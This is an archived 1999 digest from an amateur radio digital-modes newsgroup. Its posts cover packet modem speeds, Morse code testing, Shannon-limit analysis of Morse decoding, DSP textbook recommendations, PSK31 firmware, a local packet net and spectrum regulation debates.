> On 5 Mar 1999 18:55:40 GMT, "Jimmy Navarro KE6FPK" <bc984@extra.lafn.ORG> wrote:
> >Having only up to 9600-bauds TNC/Packet modem, is it possible for me to
> >communicate or login to a nearby TNC/Packet BBS running at 56Kbps? Does
> >TNC/Packet modem works the same way like the regular phone's analog modems
> >with speed synchronization, character equalization, fallback, etc.?
>
> No, unfortunately they do not. Since the packet channel is a shared channel,
> training sequences and specific path equalizations can't be done the way
> they can be over a phone line where there are only two "stations" and the
> path is stable for the duration of the call. The big problem is that every station
> must be able to decode the packet header of every other station without any
> training sequences in order to determine who the packet is from, and to whom
> it is addressed. That lets them accept it or ignore it. That's very different from
> the phone line. So we can't use the clever techniques developed for phone
> line modems.
>
> The primary difference between packet and phone line operation is that
> for the latter call setup is done *out of band*. So there is no need to be
> able to decode headers from other stations. And the modems know that
> they can do a negotiation which will be good for the duration of the call.
> That doesn't happen with packet. We have to use modulation forms that
> are robust for all, and that means no training and no negotiation.
>
> Amateur 56 kb operation generally uses MSK and purpose designed
> RF modems with an operating bandwidth of 70 kHz. It doesn't work
> through ordinary radios (the modem *is* the radio), and it doesn't
> recognize the signals of ordinary radios as valid data (or vice versa).
>
> In principle, you could use dual 1200 baud/9600 baud modems with
> an ordinary radio and switch back and forth between those speeds
> on a packet by packet basis, but I know of no one who does that on the
> same channel. The backoff timers are different for the different speeds,
> so they wouldn't share the channel very well. In other words, they'd
> kill each other's throughput due to the differences in timer values
> for the two speeds when both sorts of signals were trying to use
> the channel.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

Yeap it make sense when you say "shared channel". Thanks for the info.

--
Jimmy Navarro KE6FPK

In case your reply bounced, remove extra.

1448. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: davem@groucho.cs.ubc.ca
Message-ID: <7bukif$fdv@groucho.cs.ubc.ca>
Source record: 19056
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Allan H. Kaplan" <akaplan@fallschurch.esys.com> writes:

>Well, Ed and group, I hope you are right about CW being its own reward.
>I am a bit pessimistic about that, tho many of we "mature" hams will
>stay the course.

It's difficult to predict what will actually happen.

There are hams now that learn Morse in order to pass the tests, then never use it. If Morse testing is dropped, they'll never learn it in the first place - but since they never used it, and don't stay proficient, is this any loss?

There are hams who learned Morse code because they liked it, and they will continue to do so.

There are hams who were originally not interested in Morse, but had to learn it for some class of licence, and discovered that they liked it. Without Morse testing, these hams may never try it - this will cause a real loss in numbers of Morse-fluent hams.

On the other hand, when Morse code testing is dropped, there will be a number of hams that currently operate only at VHF and above who will acquire HF equipment. Some of these will find that Morse is interesting, and will learn it voluntarily. These are people who currently don't own HF equipment, and wouldn't obtain it if they aren't allowed to use those bands. So this is a source of a net gain in CW-fluent operators.

As I said, it's difficult to predict how these would balance out.

However, it's easy to predict that dropping the Morse code requirement would result in more hams with HF equipment who are prepared to do SSB voice emergency communications.

Dave

1449. Re: SOcal packet voice net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <36E2D812.1F795C8D@extra.lafn.ORG>
Source record: 19057

I've heard of Packet Net at 145.3 minus offset like at Monday's or
Tuesdays 1900 PST. I think the moderator is KD6MKS...

73!

Brian Greer wrote:

> Is there still a packet-voice net in Southern California?
>
> I've been away from packet for about 8 years, and am trying to catch up
> again.
>
> Thanks!

--
Jimmy Navarro KE6FPK

In case your reply bounced, remove extra.

1450. Psychic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: BAEI@compuserve.COM
Message-ID: <199903071703_MC2-6D18-805E@compuserve.com>
Source record: 19058

Hi my name is Bernard Ilsley and I work as a psychic in the UK and I often do Radio there and TV I have also done Radio in the US in the past and would be interested in visiting your radio show and talking with you, one of the most popular things I do on chat shows is a phone in where people ask questions, readings can also be done. I have a Web site w w w. Ilsley. com if you want to check it out. I will be visiting New York on May 8th for about a week.

I look forward to your reply,

Kind Regards,
Bernard Ilsley.

1451. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3798cf71.1671639260@news.atl.bellsouth.net>
Source record: 19059
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On 2 Mar 1999 05:28:50 GMT, Dick Carroll <dixieNS@townsqr.com> wrote:
>W6RCecilA wrote:
>>
>> James Rosenthal wrote:
>> > You'd probably go nuts listening to all the ringing, but hey, anything to
>> > prove a point ;) What -- what 'e say?
>>
>> I've often wondered why the DSP unit doesn't do a DFT/FFT at
>> the Morse code frequency and re-generate a single corresponding
>> tone. Ringing can certainly be compensated for in the DSP unit.
>> If one has DSP throughput already, why not make full use of
>> it? Why stop with filters? Why not decode and re-generate Morse
>> code? Why not DFT/FFT and decode standard FSK to serial
>> Baudot/ASCII/AMTOR/PACTOR?
>>
>> The Morse code mode on a DSP should be able to eliminate all
>> uncoordinated signals (QRN) and all coordinated signals
>> (heterodynes) that are wider than a Morse code 'dah'. Why
>> the heck hasn't anyone done that?
>>
>
> Maybe it's not as easy as it seems to be, in theory. That
>DOES happen, you know. Regulary.

It isn't easy, even in theory. The reason it isn't easy is that OOK Morse is an irregular code which isn't fully voiced. You can't form a matched filter for it, so decoding is always suboptimal (any sort of decoder, including "by ear", can be shown to be mathematically equivalent to a filter decoder, the worse ones being further from a matched filter, so this limitation applies to all techniques). That's one of the reasons OOK Morse pays such a large penalty with respect to codes which are uniform. It doesn't matter whether you do machine or manual decoding, this penalty is still there.

This is a separate issue from filtering the carrier tone. That's easy, but it doesn't do much for you in terms of decoding. As with any AM transmission, the carrier bears no information. The information is in the modulation sidebands. For hand sent code, the sidebands are at subaudible frequencies (approximately 10 Hz for 12 WPM dots and intracharacter spaces, lower for dashes and intercharacter spaces, lower still for word spaces).

You can't filter, in any fashion, including by FFT, narrower than the bandwidth of the modulation. If you try, then the modulation is stripped

off and all you are left with is a constant carrier tone. The minimum filter bandwidth is BW=1/t where t is the symbol duration. For an AM signal, you have to double that to include both sidebands (called the double sided power spectral density or DSPSD). In other words, if you apply a narrower than 20 Hz filter to an OOK signal sending a string of 12 WPM dots, all you'll get out of the filter is a constant tone. This is often called "ringing", but what's actually happened is that you've stripped off the information carrying sidebands, leaving only the unmodulated carrier.

Well before you got that narrow, you'd have already stripped off the frequencies which convey the symbol edges, the temporal location of which is the information a human uses to decode Morse. This sort of "ringing" is *inherent* to any filtering process. You can't get rid of it except by widening the filter or changing the nature of the symbols. Widening it, of course, lets in more noise and degrades the achievable SNR. So switching to a different sort of coding is the only way to achieve better results.

There are other sorts of "ringing" in multipole analog filters due to imperfections in their implementation, but even DSP filters "ring" when they are narrowed to the point that they strip off information in the signal sidebands. A FFT is mathematically equivalent to a filter, so it shows no advantage in this respect. If you try to make the bins too narrow, you get the same sort of problem in the frequency domain as you face with a too narrow filter in the time domain, IE amplitude tends toward a constant.

For CCIR recomended rise/fall, the minimum bandwidth you can make an OOK Morse filter is 66 Hz without causing the timing edges to blur and become more difficult to resolve. (The timing edges of a uniform code don't carry the information of the code, so they can be filtered right down to the Nyquist limit of BW = 2/t. You can't do that with human decoded OOK Morse. The bandwidth needs to be much greater in order to recover the timing edges.)

To decode you have to form a matched filter for each modulation symbol. There are five of them in OOK Morse, three of which are unvoiced and offer no energy to filter and recover at all. That costs nearly 4 dB compared to a uniform fully voiced code and modulation. The energy from each matched filter is compared to the energy of the others in a decision circuit, which chooses the symbol with the highest energy as the current modulation symbol. The problem is, 3 of OOK Morse's 5 symbols have no energy because they are unvoiced, so there is an ambiguity which must be resolved by an ad hoc algorithm making guesses as to which of the 3 symbols it might be. That costs quite a bit in terms of effective SNR. (If you add in sloppy code timing, it becomes much worse.)

Even with perfect code timing, Morse is asynchronous, so locating the symbols temporally in order to recover their energy is difficult. (Use of CCW can resolve that problem, but most hams don't operate CCW.) This can cost up to another 7 dB depending on exactly where

the sample window falls with respect to the code symbol being sent
at the moment.

Add to that the problem of OOK Morse not being a maximal distance
code, which costs up to 6 dB compared to a properly designed maximal
distance code, and things deteriorate from there. You can avoid these
problems by not using Morse, and not using OOK modulation. But if
you have to use that code and modulation, then you have to expect
relatively poor results compared to a code and modulation which doesn't
suffer those problems.

All this is predicated on maintaining the same information rate, of course,
and on achieving a zero error rate (the Shannon relation is predicated on
a zero error rate, that's why FEC improves the Shannon performance).
Slower speeds, and a tolerance for unrecoverable errors (IE you don't care
if you get the message wrong to one extent or another), allow us to operate
at somewhat lower signal levels. When operating very far from the Shannon
and Nyquist limits, any old technique may suffice. But as we approach the
limits, we have to use the very best techniques we know in order to get the
message through correctly.

The best we've been able to do in approaching the Shannon bound is to
approach it within 4 dB, which is very very good. OOK Morse approaches
it to only about 23-26 dB at 20 WPM for skilled opeators. Of course most
amateurs don't use techniques which are better than OOK Morse, so
they don't realize the 19-22 dB advantage that they could be enjoying.
They could be using signals a hundred times weaker (for example doing
EME with Oscar 10 type stations), or sent a hundred times faster, by
employing the best methods we know how to employ.

Actually, manual Morse hits a human limit well before it approaches the
Shannon limit, so when we aren't pushing the Shannon limit, we can
usually send thousands or millions of times faster by other means. There
is also a lower limit to human decoding, which prevents us from working
at the very lowest information rates. Below about 5 WPM, the ability of
humans to copy weak Morse is greatly diminished. Machine methods
don't have this limitation, of course, and can benefit from the lower
information rate in approaching the Shannon bounds.

It is also worth noting that the Shannon bound generally assumes an
AGWN background. That's considered worst case when operating
near the limits since it is completely uncorrelated. Correlated noise,
IE interference, can usually be dealt with by techniques which subtract
it from the signal at a lesser penalty than for AGWN. But receiver
imperfections (AGC pumping, IMD, etc) can make strong interfering
signals the dominant factor in a particular case. Skywave multipath
can also chop up our signals, and requires us to choose ways to
deal with it which may conflict with methods which work best against
pure gaussian white noise. Things aren't as simple as just trading
off speed, bandwidth, and SNR. Those are basic, but other factors
have to be considered as well.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
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1452. Re: Psychic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: "Dana H. Myers" <DMyers@Qnet.com>
Message-ID: <36E33101.9C80667A@Qnet.com>
Source record: 19060

Bernard Ilsley wrote:
>
> Hi my name is Bernard Ilsley and I work as a psychic in the UK and I often
> do Radio there and TV I have also done Radio in the US in the past and
> would be interested in visiting your radio show and talking with you, one
> of the most popular things I do on chat shows is a phone in where people
> ask questions, readings can also be done. I have a Web site w w w. Ilsley.
> com if you want to check it out. I will be visiting New York on May 8th for
> about a week.

Hmmmm... if Bernard were really psychic, wouldn't he realize that this
(apparently) private response was being posted to the newsgroup?

Kinda makes me wonder the same way thate Pyscho Fiends Network managed
to go bankrupt - don't you think that *real* psychics would have seen that
coming?

Heh.

Dana

1453. Re: Psychic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <36E3415E.5B6C95B0@extra.lafn.ORG>
Source record: 19061

Bernard Ilsley wrote:

> Hi my name is Bernard Ilsley and I work as a psychic in the UK and I often
> do Radio there and TV I have also done Radio in the US in the past and
> would be interested in visiting your radio show and talking with you, one
> of the most popular things I do on chat shows is a phone in where people
> ask questions, readings can also be done. I have a Web site w w w. Ilsley.
> com if you want to check it out. I will be visiting New York on May 8th for
> about a week.
>
> I look forward to your reply,
>
> Kind Regards,
> Bernard Ilsley.

My advise is, Get a life!

--
Jimmy Navarro KE6FPK

In case your reply bounced, remove extra.

1454. Re: SOcal packet voice net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <36E34568.8E304242@extra.lafn.ORG>
Source record: 19062

D. Stussy wrote:

> On 6 Mar 1999, Brian Greer wrote:
> > Is there still a packet-voice net in Southern California?
> >
> > I've been away from packet for about 8 years, and am trying to catch up
> > again.
>
> KD6MKS is in charge of it. Listen to 145.300 on Monday evenings (I believe at
> 7:30 pm). [PS: I'm tied up at that time, else I'd appear there too]
>
> - KD6LVW, SCDCC Chair (1999 Term).

Hi Dieter,

BTW, there's a guy who talks a lot about MPEG, etc., has annoying style by depressing and pressing his PTT over and over until he's done talking. He has a KF6... call sign so proud of his International Phonetic alphabet proficiency. For I know 145.300 has 30-second timeout but he press and release the PTT every 5-seconds.

--
Jimmy Navarro KE6FPK

In case your reply bounced, remove extra.

1455. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Gary Danaher <gdanaher@flash.net>
Message-ID: <36E1C0FD.22A5BE59@flash.net>
Source record: 19146

I checked the Kantronics page and found no mention of your tnc except
that of a manual. I would suggest that you check their web page and then
send them email. They have been extremely helpful to me in the past.
www.kantronics.com

Gary Danaher
AB5RM

Brian Greer wrote:
>
> After about an 8 year absence from packet, I have dusted off my old
> Kantronics KPC-4. It is currently running firmware version 2.85 from
> 1988. The KPC-4 is a 1200 baud dual-port TNC.
>
> Am I running such old firmware that it jeapordizes everyone elses
> operation? Does anyone know what the latest version for the KPC-4 is and
> does it really matter?
>
> Thanks!

1456. Re: HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36f0c75a.406490222@news.sci.fi>
Source record: 19147
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

On Sat, 06 Mar 1999 17:30:36 -0500, Ted Grant <tedgrant@earthlink.net>
wrote:

: I'm interested in "local" propagation-- a few miles to tens of miles--
: in cities with tall buildings and suburban areas with houses and trees.

: I'm hoping to find some rule-of-thumb guides, simple algorithms or low
: cost software. [I'm not really interested in DX propagation or
: multi-thousands of dollar cellular industry software].

I have not seen any low cost programs doing any usable predictions in
such environments.

As for the rule-of-tumb, the signal strength seems to be inversely
proportional to the fourth power of distance in urban areas (while the
free space loss is only inversely proportional to the square of the
distance), due to various scattering modes between and around
buildings.

Paul OH3LWR

1457. Re: SOcal packet voice net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9903080104140.499-100000@dns.bde-arc.ampr.org>
Source record: 19063

On 6 Mar 1999, Brian Greer wrote:
> Is there still a packet-voice net in Southern California?
>
> I've been away from packet for about 8 years, and am trying to catch up
> again.

KD6MKS is in charge of it. Listen to 145.300 on Monday evenings (I believe at 7:30 pm). [PS: I'm tied up at that time, else I'd appear there too]

- KD6LVW, SCDCC Chair (1999 Term).

1458. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: Dick Carroll <dixie@townsqr.com>
Message-ID: <7bvdoe$t3d$1@208.207.71.174>
Source record: 19064
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Servend wrote:
>
> Ya gotta admit, when you mention Herb, all the bravado
> and boasting about mighty enforcement teams working
> "harder & smarter" suddenly ceases.

Yep. They don't talk much about cases that are in the appeal process, but from reading, that has just ended. Herb lost.

Even if ya don't
> agree with Herb, ya kinda gotta admire the guy. He's
> frustrated and held the commission at bay for 25 years!
> He's beat them so much to a pulp that they won't even
> discuss his case.
>

Shows what you know. Herb just knows his way around the legal sysgtem and is spending the bucks to take it the full route. You can bet it's costing him plenty.

> Wanna bet he's around for another 25 years?

Today anything's possible but I don't expect he'll be on the air as KV4FZ.

> BTW, we could care less one way or another, but
> the guy IS unique in the annals of FCC enforcement!

Not really. Evidently you never heard of W4EBG back in the 50's-60's

Dick C

>
> Calvin Gordon wrote in message ...
> > VERY impressive credentials and a sweeping
> >enforcement statement!
> >
> > You are more than qualified to enlighten us
> >neophytes then as to how, given this massive enforcement
> >army, that KV4FZ has managed for over 25 years to
> >elude and frustrate the commission? Perhaps he has
> >"thought harder and worked smarter" than this mighty
> >enforcement army which has mobilized against him?
> >
> >

> >
> >Phil Kane > wrote in message ...
> >>>
> >> Believe me, when the Commission needs to do something, it
> >> has a way of finding the troops to do it. "Think harder, work
> >> smarter...."
> >>
> >> I should know - my job there was finding and coordinating
> >> troops for special targeted operations (I was chief of
> >> enforcement in San Francisco for 18 years). Some involved
> >> the amateur service, most involved other services.
> >>
> >> 73 de Phil Kane - K2ASP
> >>
> >>
> >>
> >>
> >>
> >
> >

1459. Logical Devices Prompro 8x m010 module information needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <36e34896.10287189@news.theworks.com>
Source record: 19065
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

I have a working prompro 8x programmer that I am trying to find either
a M010 module or schematic (even a hand drawn one is great) for.

The M010 does the 27C010 or 27C1001 eproms.

I have the manuals and schematics books for this one here, but this
module isnt shown in them. It only tells how to use the module.

Also if you have a remote keypad for one of these, I'd be interested.

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

1460. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bvmg4$8m7$1@nnrp1.dejanews.com>
Source record: 19066
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <3796b03f.1663652280@news.atl.bellsouth.net>,
ke4zv@bellsouth.net (Gary Coffman) wrote:
> On Wed, 03 Mar 1999 18:21:44 GMT, markv@pixar.com wrote:
> [good analysis deleted]
> >> Also, all my knowledge of digital modes apply at audio frequencies.
> >> There has to be some additional effects when the audio is used to
> >> modulate an RF signal but I'm having trouble locating any information
> >> on the subject. Can anyone recommend a good RF modem book?
> >
> >I've got McDermott's book published by TAPR, and while I think it glosses over
> >too much, it isn't bad. I'm contemplating putting up some stuff on my webpage
> >on this stuff, mostly to organize my own thinking and to run some experiments.
> >I'll post when I have something for people to see.
>
> *The* book as far as I am concerned is "Digital Modulation and Coding" by
> Stephen Wilson. If you can buy no other, at least buy this one. It explains all
> the things that seem to be confusing people in this thread, and much more.

Yes, I've got that one too. It doesn't gloss over, but sometimes I feel like
I need some training wheels when I crack it open. :-)

Mark

> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1461. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: kudielka@pinguin.crl.go.jp
Message-ID: <7bvmdg$aa2@crl3w-b.crl.go.jp>
Source record: 19067

Tim, thanks for the answers.

Tim Russell (russell@probe.net) wrote:

: >* If I don't use the built-in TNC, will cross-band duplex work?

: Um, if I understand what you mean right, yes.. Just as it would with any
: other radio (modified for a 9600 interface). Not much point in paying for
: the TNC in the TH-D7, though...

This leads me to the question: Is there any portable 2m/70cm FM-TRX
which has been successfully modified for 9600?

Thanks

-Klaus

1462. PSK31 with TONO Theta 5000E ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: g_marconi@yahoo.com
Message-ID: <7bvpju$b2f$1@nnrp1.dejanews.com>
Source record: 19068

Hi there !
Does anyone know, if I can receive the new mode PSK31
with my good TONT THETA 5000E ??

As this unit uses an eprom for the digital modes
I wish to upgrade to PSK31.

Any suggestions ??

73, Gerhard

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1463. FS: TrunkTracker Scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <eVdF0gVa#GA.214@upnetnews05>
Source record: 19069
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

For Sale Radio Shack Pro-90

Freq Range:
29-54
108-136.9875
137-174
406-512
806-823.9875
849.0125-868.9875
894.0125-956

Unit is like Brand New comes with Rechargeable Battery pack
antenna manual wall charger / adapter asking $150.00 OBO

1464. SCS PTC-II now with PSK31!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: Markus Lenggenhager <M.Lenggenhager@zrh.sc.philips.com>
Message-ID: <36E38E57.2D263992@zrh.sc.philips.com>
Source record: 19070

Hi all

A new firmware release (2.7) was published yesterday in the European PBBS network. PSK31 has been added, as requested by many PTC-II owners. Works great, had some fine DX QSOs already. To my knowledge, this is the first commercial implementation of PSK31. Guess the file will be available soon from the SCS website located at http://www.scs-ptc.com

73, Markus HB9BRJ

1465. Re: PSK31 with TONO Theta 5000E ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36E3D3CB.50387A0E@erols.com>
Source record: 19071

Can't do it. If you have a computer, use the sound card. That's the least expensive way.

g_marconi@yahoo.com wrote:

> Hi there !
> Does anyone know, if I can receive the new mode PSK31
> with my good TONT THETA 5000E ??
>
> As this unit uses an eprom for the digital modes
> I wish to upgrade to PSK31.
>
> Any suggestions ??
>
> 73, Gerhard
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1466. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <379d049d.1750796743@news.atl.bellsouth.net>
Source record: 19072
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Mon, 08 Mar 1999 05:16:57 GMT, markv@pixar.com wrote:
>In article <3796b03f.1663652280@news.atl.bellsouth.net>,
> ke4zv@bellsouth.net (Gary Coffman) wrote:
>> *The* book as far as I am concerned is "Digital Modulation and Coding" by
>> Stephen Wilson. If you can buy no other, at least buy this one. It explains all
>> the things that seem to be confusing people in this thread, and much more.
>
>Yes, I've got that one too. It doesn't gloss over, but sometimes I feel like
>I need some training wheels when I crack it open. :-)

Wilson is the most lucid writer on the topic that I've found. I'm particularly
fond of his treatment of the topology of signal spaces. If you think you need
training wheels to handle him, try Digital Communications Techniques,
Signal Design and Detection by Simon, Hinedi, and Lindsey. Lots of good
information, but those guys can't write worth spit. You need toothpicks to
keep your eyes open, and they'll still cross after trying to read it for 5 minutes.
Best to skip over the text and just look at the math. At least it is organized
so you can do that.

Here's a sampling of some of the other books in my library.

Digital Signal Processing, Principles, Algorithms, and Applications
by Proakis and Manolakis

Digital Signal Processing, A Practical Approach
by Ifeachor and Jervis

Those two are classics in the field. They aren't as approachable
as Wilson, but both are good reads which give you different
perspectives on various aspects of the topic.

Analog and Digital Signal Processing
by Ashok Ambardar

Modern Signals and Systems
by Kwakernaak and Sivan

I find both of these books very handy to have at hand. They treat
both analog and digital systems. Much of the comparative information
I've posted has come from them. I particularly find the Kwakernaak
work useful, but Ambardar has some real quotable gems too.

Digital Signal Processing
by Roberts and Mullis

Dry, very dry. I'm sure there's something of value in there, but
digging it out is very exhausting. I've never been able to plow
all the way through it.

Wireless Digital Communications, Modulation & Spread Spectrum Applications
by Feher

A blatent commercial for Feher's patents, but there's good information in there,
particularly with respect to SS, if you're willing to dig it out.

Digital Signal Processing, A Laboratory Approach Using PC-DSP
by Oktay Alkin

This skinny little book, and its software package, is very handy
for cookbooking digital filters. I refer to it often.

This is just a sampling of the library. I've got a bunch of nuts and
bolts DSP books too. I also have some very good books on error
detection and correction coding which are well worth a look. And
of course we must not forget Shannon. I have all of his published
works. Like Feynman (and I highly recomend all of his books too),
Shannon's papers yield new insights each time you read them.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1467. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7c1a02$l05$1@nnrp1.dejanews.com>
Source record: 19073
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <379d049d.1750796743@news.atl.bellsouth.net>,
ke4zv@bellsouth.net (Gary Coffman) wrote:

> Wilson is the most lucid writer on the topic that I've found. I'm particularly
> fond of his treatment of the topology of signal spaces.

When I mentioned that I thought I needed training wheels, I meant no criticism
of Wilson's text, but more of my own abilities to understand :-).

That being said, I am finding it to be like dipping your toe into a hot bath:
each time, you can put your foot in a little more. I'll get their
eventually.

I find my training in statistics to be inadequate, but most of my other math
skills seem up to the task. I've found working through the questions at
the end of the chapter to be very informative (and even fun!), but I sometimes
wish I had a professor to grade my responses.

Thanks for the suggestions for other books, I'll check 'em out.

Mark

> Gary

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1468. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36E42BA4.7C2A2C2A@fallschurch.esys.com>
Source record: 19074
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Thanks, Gary! Yours have been among the most lucid comments in this
thread! 73 de W1AEL
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

1469. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7c1e5noqe1@nnrp1.dejanews.com>
Source record: 19075
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <379d049d.1750796743@news.atl.bellsouth.net>,
ke4zv@bellsouth.net (Gary Coffman) wrote:

> Wilson is the most lucid writer on the topic that I've found. I'm particularly
> fond of his treatment of the topology of signal spaces. If you think you need
> training wheels to handle him, try Digital Communications Techniques,
> Signal Design and Detection by Simon, Hinedi, and Lindsey. Lots of good
> information, but those guys can't write worth spit...

I bought Wilson on your recommendation, Gary, and agree with you:
he writes well.

One book I recommend these days for general communications background
is Communication Systems by Simon Haykin. More than a little
theoretical, but ties things together nicely.

> Digital Signal Processing, A Practical Approach
> by Ifeachor and Jervis

Yes. My first DSP text. Reasonably cheap, as such books go. Almost
a cookbook for things like the Window and Frequency Sampling methods.
A decent treatment of adaptive filtering.

One I've encountered in my courses was Digital Communication by Lee
and Messerschmitt. Either I missed something, or there are
books that explain the material better...yawn.

Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1470. Yaesu FT-847 & TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: terryh@bayou.com
Message-ID: <7c0cm9jtj1@news.bayou.com>
Source record: 19076

Hello,

Anyone out there using a Yaesu Ft-847 and a TNC. A friend
is havn't a problem with a freq shift while using RTTY & packet.
Is there some type od setting in the rig or maybe he is not a the
proper mode. Pse respond to mailto:terryh@bayou.com

73's
Terry W1MRC
http://www.bayou.com/~terryh/

1471. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36E463B2.6732@ibm.net>
Source record: 19077
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

marsgal42@hotmail.com wrote:
> > Digital Signal Processing, A Practical Approach
> > by Ifeachor and Jervis
>
> Yes. My first DSP text. Reasonably cheap, as such books go. Almost
> a cookbook for things like the Window and Frequency Sampling methods.
> A decent treatment of adaptive filtering.

It's a very good book but the textbook written so that even a Texan
can understand it is: "Introduction to Digital Signal Processing"
by Roman Kuc.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1472. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <u60F2.116$25.6943@news.goodnet.com>
Source record: 19078
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Colin Caulkins wrote

>But you're assuming that anyone has the right to own frequencies. I'm
>saying that the radio spectrum should be public property with minimal
>regulation.

It is public property, administered by professional civil servants, who
enforce every law enacted by elected representatives.

>> Before the FCC and regulations, radio operators just
>> set up shop and jammed each other. The Government was needed to
>> regulate and impose standards.
>
>Why couldn't the government simply outlaw jamming, but otherwise take a
>laissez-faire approach?

OK, go look at 27 MHz and report back. Outlawing Jamming would be a "law"
and thus "anti-libertarian."

>> You can turn Ham radio into a big internet and telephone company, but it
>> will cost just as much as if you just paid for what is available now.
>
>I don't want to turn it into a company at all. I want it to be a
>deregulated resource

Well, let me advise you what you really want. You want to use the public
property for your own use. Well, suppose someone put up a tar-paper
shack on the right-of-way in front of your home. Then started selling
Tacos.
